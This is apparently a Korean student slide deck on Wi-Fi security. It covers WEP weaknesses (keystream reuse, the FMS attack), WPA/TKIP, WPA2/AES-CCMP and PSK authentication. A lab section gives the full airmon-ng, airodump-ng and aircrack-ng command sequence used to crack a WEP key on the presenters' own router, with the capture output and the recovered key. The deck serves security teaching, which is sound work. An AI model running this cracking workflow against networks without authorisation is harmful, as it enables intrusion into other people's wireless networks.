

# 무선랜 보안


201819170 우자영

202012178 김아은

# WEP – Wired Equivalent Privacy

# WEP – Wired Equivalent Privacy


## WEP 인증 기술



- 불법 AP인지 확인 불가
- 고정된 공유키 사용, 외부 유출

# WEP – Wired Equivalent Privacy

## WEP 특징 & 암호화



- 초기 무선랜 보안 기술
- 공유키 인증방식

### RC4 알고리즘


- 스트림 암호
- SSL/TLS 등 사용
- 빠른 속도

### CRC-32 알고리즘

- 전송 데이터 오류 확인  
체크값 결정

# WEP – Wired Equivalent Privacy


## WEP 복호화 & 공격방법



- 오프라인 전수 조사 공격 (Brute Force)
  - 40bit Key의 짧은 길이
- IV-기반 복호화 사전 테이블
  - 가능한 모든 IV 값 테이블화
- 키 스트림 재사용
- FMS 공격

# WEP – Wired Equivalent Privacy

## 키 스트림 재사용



평문 P1, P2 동일한 키 스트림(ks) 암호문 (C1, C2)

$$C1 = P1 \oplus ks$$

$$C2 = P2 \oplus ks$$

$$C1 \oplus C2 = (P1 \oplus ks) \oplus (P2 \oplus ks) = P1 \oplus P2$$

➔ IV를 통해 키 스트림이 다르도록 유지

- BUT 24bit의 IV가 무작위로 선택

➔ 약 5000개의 패킷 사용 시 키 스트림 재사용 (생일 패러독스)

# WEP – Wired Equivalent Privacy

## FMS 공격 (Fluhrer, Mantin, Shamir)

IV의 3 Byte 중 첫 번째 Byte에 키 스트림에 대한 정보가 포함된 **Weakness(취약한) IV** 값이 있음

패킷 암호화시 IV는 계속 변화 BUT 비밀 키 값은 계속 유지

많은 양의 Weakness IV 패킷 수집


➔ 키 스트림의 첫 번째 Byte를 사용하여 비밀 키 값 파악 가능

< Wi-Fi

### 보안이 취약함

WEP은 안전하지 않습니다.

이것이 사용자의 Wi-Fi 네트워크인 경우, 라우터가 WPA2(AES) 또는 WPA3 보안 유형을 사용하도록 구성하십시오.



# WEP – Wired Equivalent Privacy

---

실습 자료 - <https://cpuu.postype.com/post/58356>



USB 타입 무선랜카드



# WEP – Wired Equivalent Privacy

실습 자료 - <https://cpuu.postype.com/post/58356>

The screenshot shows the web interface of an ipTIME N104T router. The left sidebar contains a menu with options: 기본 설정 (Basic Settings), 시스템 요약 정보 (System Summary Information), 인터넷 연결 설정 (Internet Connection Settings), 무선 설정/보안 (Wireless Settings/Security), and 펌웨어 업그레이드 (Firmware Upgrade). The '무선 설정/보안' (Wireless Settings/Security) tab is selected. The main content area is titled '무선 설정/보안' and contains several sections: 동작 설정 (Operation Settings), 동작 옵션 (Operation Options), 인증 방법 (Authentication Method), 암호화 방법 (Encryption Method), 암호 입력 방법 (Password Entry Method), 기본 암호 선택 (Basic Password Selection), and 네트워크 암호 (Network Password). The '무선 설정/보안' section includes fields for SSID (cpuu), Mode (B,G,N), and Channel (13 [2.472 GHz 상위]). The '동작 옵션' section has a dropdown menu for '인증 방법' (Authentication Method) set to '개방 모드' (Open Mode). The '암호화 방법' section has a dropdown menu for '암호화 방법' (Encryption Method) set to 'WEP128'. The '암호 입력 방법' section has a dropdown menu for '암호 입력 방법' (Password Entry Method) set to '문자열' (String). The '기본 암호 선택' section has a dropdown menu for '기본 암호 선택' (Basic Password Selection) set to '1'. The '네트워크 암호' section has a text input field for '암호 값을 입력하십시오 (암호 길이 = 13)' (Enter password value (password length = 13)). The '적용' (Apply) button is at the bottom right.

ipTIME N104T

메뉴 탐색기

- 기본 설정
- 시스템 요약 정보
- 인터넷 연결 설정
- 무선 설정/보안
- 펌웨어 업그레이드

+ 고급 설정

무선 설정/보안

동작 설정

네트워크 이름(SSID) : cpuu    모드 : B,G,N

지역 : 대한민국

채널 : 13 [ 2.472 GHz 상위 ]

동작 옵션

SSID(네트워크 이름) 알림 : ☒ 사용할    ☐ 사용하지 않음

인증 방법 : 개방 모드

암호화 방법 : ☒ WEP128    ☐ TKIP    ☐ AES    ☐ TKIP/AES

암호 입력 방법 : 문자열    ☐ 16진수

기본 암호 선택 : 1    ☐ 2    ☐ 3    ☐ 4

네트워크 암호

암호 값을 입력하십시오 (암호 길이 = 13)

1: aaa1234567890

2:

3:

4:

적용

# WEP – Wired Equivalent Privacy

실습 자료 - <https://cpuu.postype.com/post/58356>

모니터 모드(Promiscuous Mode)

```
1 $ ifconfig wlan0 down
2 $ airmon-ng start wlan0
```

```
root@kali ~ # iwconfig
wlan0mon IEEE 802.11bgn Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off

lo no wireless extensions.

eth0 no wireless extensions.
```

특정 대상 파일로 저장

```
1 $ airodump-ng -c 13 -w WEP_TEST --bssid 00:08:9F:49:5D:44 wlan0mon
```

```
CH 13 ][ Elapsed: 0 s ][ 2015-12-27 13:19 ][ fixed channel wlan0mon: 7

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
00:08:9F:49:5D:44 -36 0 2 0 0 13 54e WEP WEP c

BSSID STATION PWR Rate Lost Frames Probe
```

유입 패킷 확인 – WEP 와이파이명 cpuu

```
1 $ airodump-ng wlan0mon
```

```
CH 8 ][ Elapsed: 18 s ][ 2015-12-27 13:16

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:08:9F:49:5D:44 -37 17 0 0 13 54e WEP WEP cpuu
7C:3E:9D:12:21:64 -40 15 38 0 11 54e OPN AXLER-AP
90:9F:33:56:37:42 -52 12 20 0 5 54e WPA2 CCMP PSK park
06:0E:DC:2D:38:B5 -69 17 3 0 6 54e WPA CCMP PSK <length:
0A:0E:DC:2D:38:B5 -69 17 0 0 6 54 WEP WEP KT_WLAN
00:30:0D:60:C6:EA -80 6 0 0 1 54e WPA2 CCMP PSK SK_WiFiC6H
```

인터넷 서핑 등을 통해 패킷 통신을  
증가 시켜 데이터 확보

# WEP – Wired Equivalent Privacy

실습 자료 - <https://cpuu.postype.com/post/58356>

Data 10000개 이상 모아야 효과 있음

덤프 파일 확인

```
CH 13 ][ Elapsed: 15 mins ][ 2015-12-27 13:34 ][ fixed channel wlan0mon: 5

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
00:08:9F:49:5D:44 -36 3 572 10160 0 13 54e WEP WEP OPN c

BSSID          STATION          PWR   Rate    Lost    Frames  Probe
00:08:9F:49:5D:44 70:14:A6:ED:53:D3 -59   54e-48e    0    10902
```

```
root@kali ~ # ls -lh WEP*
-rw-r--r-- 1 root root 29M Dec 27 14:30 WEP_TEST-01.cap
-rw-r--r-- 1 root root 568 Dec 27 14:30 WEP_TEST-01.csv
-rw-r--r-- 1 root root 582 Dec 27 14:30 WEP_TEST-01.kismet.csv
-rw-r--r-- 1 root root 3.7K Dec 27 14:30 WEP_TEST-01.kismet.netxml
```

크랙킹

```
1 $ aircrack-ng -b 00:08:9F:49:5D:44 WEP_TEST-01.cap
```

```
Aircrack-ng 1.2 rc3

[00:00:00] Tested 577 keys (got 46411 IVs)


KB    depth  byte(vote)
0      1/ 2    62(58880) 9B(56064) 9D(55552) E4(55040) AD(54528) 72(54016)
1      3/ 9    E8(55040) 67(53248) 17(52480) 3E(52480) 8F(52480) 76(52224)
2     15/ 2    17(51968) 2C(51712) BB(51712) 50(51456) 60(51456) 93(51456)
3       6/ 3    50(53248) 00(52992) 7B(52992) 46(52736) 17(52480) 40(52480)
4       0/ 1    33(67072) 83(55808) 47(54016) 30(53248) 6C(52992) 59(52736)

KEY FOUND! [ 61:61:61:31:32:33:34:35:36:37:38:39:30 ] (ASCII: aaa1234567890 )
Decrypted correctly: 100%
```

# WPA – Wi-Fi Protected Access

# WPA – Wi-Fi Protected Access

## WPA 특징 & 암호화



- IV 24bit → 48bit
- IV 순차적 증가 규칙 보완
- 키 믹싱으로 패킷별 Key 적용
- CRC-32 → MIC (Message Integrity Check)

## RC4-TKIP 알고리즘


- Key Mixing 함수
- Dynamic WEP Key (Temporal Key)
- 메시지 무결성 보장
- RC4 알고리즘 한계

임시키 : WEP Key + AP의 MAC 주소 => XOR

MIC : 메시지 무결성 점검

# WPA2

## WPA2 특징 & 암호화




AES-CCMP 알고리즘  
(Counter mode with  
CBC-MAC Protocol)

- 블록 암호
- 128bit 대칭 키 사용
- 48bit 초기 벡터
- 암호화 + 메시지 인증

# WPA/WPA2

## WPA/WPA2-개인(Personal) 인증 방식 : PSK



- 1) PSK 생성 (무선랜 PW + SSID)
- 2) PTK 생성 (PSK + AA(무선AP MAC) + SA(무선단말 MAC) + ANonce + SNonce를 조합한 512bit 난수)
- 3) 동일한 PTK가 생성되었는지 검증

### 패스워드 사전 공격

